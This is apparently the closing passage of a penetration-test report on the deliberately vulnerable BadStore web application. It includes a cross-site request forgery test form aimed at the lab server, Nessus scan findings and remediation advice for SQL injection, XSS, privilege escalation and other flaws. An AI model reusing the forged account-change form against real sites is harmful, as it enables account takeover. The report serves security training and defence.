The browser's developer tool is open at the bottom, showing the HTML structure of the form. The form is a POST request to `/cgi-bin/badstore.cgi?action=moduser` with an `enctype="application/x-www-form-urlencoded"`. The HTML includes input fields for `fullname`, `newemail`, `newpasswd`, and a hidden `email` field, along with a `DoMods` submit button.

Figure 55- CROSS SITE FORGERY

```
test.html
File Edit Search Options Help
<form action="http://192.168.132.131/cgi-bin/badstore.cgi?action=myaccount" enctype="application/x-www-form-urlencoded"
onsubmit="return DoPwdvrfy(this);">
  Current Full Name: nashib<p> New Full Name = <input type="text" name="fullname" size="25" maxlength="40"></p>
<p><br> Current Email Address: nashib</p><p> New Email Address = <input type="text" name="newemail" size="20"
maxlength="40"></p><p><br> Change Password: <input type="password" name="newpasswd" size="8" 8=""> Verify:
<input type="password" name="vnewpasswd" size="8" 8=""></p><p><br><input type="hidden" name="role"
value="U"><input type="hidden" name="email" value="nashib"><input type="submit" name="DoMods" value="Change Account"></p></form>
```

Figure 56- Form

A screenshot of a web browser window displaying the form from Figure 56. The browser's address bar shows the file path: file:///home/kali/Documents/test.html. The form contains the following fields and elements:

- Current Full Name: nashib
- New Full Name =
- Current Email Address: nashib
- New Email Address =
- Change Password:  Verify:
- A "Change Account" button at the bottom.

Figure 57- Hosted on local machine.

Cross-site forgery was attempted.

## ADDITIONAL SCANS

Additional backup scans were performed which all back up previously found vulnerabilities from the manual testing.

<input type="checkbox"/>	Sev ▼	CVSS	VPR	Name	Family	Count	⚙
<input type="checkbox"/>	MIXED	...	...	OpenSSL (Multiple Is...	Web Servers	40	⌛ ✎
<input type="checkbox"/>	MIXED	...	...	Apache HTTP Server ...	Web Servers	16	⌛ ✎
<input type="checkbox"/>	CRITICAL	...	...	Apache Httpd (Multip...	Web Servers	12	⌛ ✎
<input type="checkbox"/>	HIGH	7.5 *	5.5	mod_ssl ssl_util_uuencod...	Web Servers	2	⌛ ✎
<input type="checkbox"/>	MEDIUM	5.3		Browsable Web Directories	CGI abuses	1	⌛ ✎

Figure 58- Nessus Scans showing found vulnerabilities.




Figure 59- OWASP ZAP Scan

## REMEDIATION

### SQL INJECTION

SEVERITY LEVEL	HIGH
----------------	------

Remediation Suggestion: Use of parameterise queries. Input validation and output encoding should be implemented, improve error handling to stop information disclosure. Regularly update and patch database system.

### ADMIN ACCESS PRIVILEGE ESCALATION VIA URL:

SEVERITY LEVEL	HIGH
----------------	------

Remediation Suggestion: Implement well designed access control mechanisms and enforce role-based access to limit user actions. Ensure that sensitive pages are kept confidential on need-to-know basis for authorised users.

### WEAK HASH ENCRYPTION:

SEVERITY LEVEL	HIGH
----------------	------

Remediation Suggestion: Replace MD5 with stronger algorithms such as SHA-256. Store passwords using combination of hashing and salting.

### DoS ATTACK

SEVERITY LEVEL	HIGH
----------------	------

Remediation Suggestion: Configure server to timeout connections after period of inactivity. Use load balancer to distribute traffic across multiple servers.

### SENSITIVE INFORMATION DISCLOSURE:

SEVERITY LEVEL	HIGH
----------------	------



Remediation Suggestion: Implement well designed access controls and strong encryption of sensitive data at rest/transit. Improve and update security policies.

## WEAK PASSWORD POLICY

SEVERITY LEVEL	HIGH
----------------	------

- Enforce strong password policies e.g., length, complexity.

## WEAK PASSWORD RESET VALIDATION

SEVERITY LEVEL	HIGH
----------------	------

- Implement multi-factor authentication for password resets.
- Use secure tokens for password reset.

## FILE UPLOAD VULNERABILITY

SEVERITY LEVEL	HIGH
----------------	------

- Restrict file types.
- Scan uploaded files for malware.
- Store uploaded files in safe server.

## PLATFORM CONFIGURATION – CROSS-SITE TRACING

SEVERITY LEVEL	MEDIUM
----------------	--------

- Disable TRACE method on production servers.

## REMOTE DATABASE ACCESS

SEVERITY LEVEL	HIGH
----------------	------

- Restrict remote access to database.
- Use more secure authentication and stronger passwords.

## CROSS-SITE SCRIPTING

SEVERITY LEVEL	HIGH
----------------	------

- Implementation of input validation and sanitisation
- Use Content Security Policy (CSP) to mitigate XSS attacks.

## PAYMENT FRAUD

SEVERITY LEVEL	HIGH
----------------	------

- Use secure communication channels for payment processing.
- Implement proper input validation and sanitisation for card details/user.

## PORT 443 64-BIT BLOCK CIPHER

SEVERITY LEVEL	MEDIUM
----------------	--------

- Disable SSLv3 and TLS 1.0.
- Use more secure encryption algorithms and ciphers.

## DIRECTORY ENUMERATION

SEVERITY LEVEL	MEDIUM
----------------	--------

- Restrict access to sensitive directories and file.
- Remove unnecessary files and directories from the web root.

## DIRECTORY TRAVERSAL

SEVERITY LEVEL	MEDIUM
----------------	--------

- Implement input validation and sanitisation.
- Use secure file access controls.

## SITE DEFAACEMENT

SEVERITY LEVEL	LOW
----------------	-----

- Implement input validation and sanitisation on guest signing box.
- Use secure input handling practices.
- Verification of real guest.

## NMAP SCAN/INFORMATION DISCLOSURE

SEVERITY LEVEL	LOW
----------------	-----

- Disable service version banner.
- Install IPS to block access.
- Update security patches and services.